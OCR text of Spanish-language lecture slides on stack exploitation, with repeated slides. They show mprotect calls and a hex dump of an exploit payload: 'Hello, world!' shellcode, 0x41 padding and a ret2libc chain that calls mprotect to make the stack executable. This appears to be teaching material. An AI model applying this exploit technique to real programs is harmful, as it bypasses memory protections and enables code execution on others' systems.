
FUNCIONAMIENTO DE MPROTECT

```
int mprotect(0xffff1000, 0x2000, 0x7);
```




FUNCIONAMIENTO DE MPROTECT


```
int mprotect(0xffff1000, 0x1001, 0x7);
```




LLAMADA A MPROTECT




LLAMADA A MPROTECT




LLAMADA A MPROTECT




LLAMADA A MPROTECT




LLAMADA A MPROTECT




EXPLOIT ORIGINAL




EXPLOIT ORIGINAL VS RET2LIB



EXPLOIT CON RET2LIB + MPROTECT



EXPLOIT CON RET2LIB + MPROTECT



EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

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00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

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41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
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41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
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payload padding &mprotect &buffer addr len prot
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00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
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```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
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```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
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EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
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e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
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ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
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e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
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```
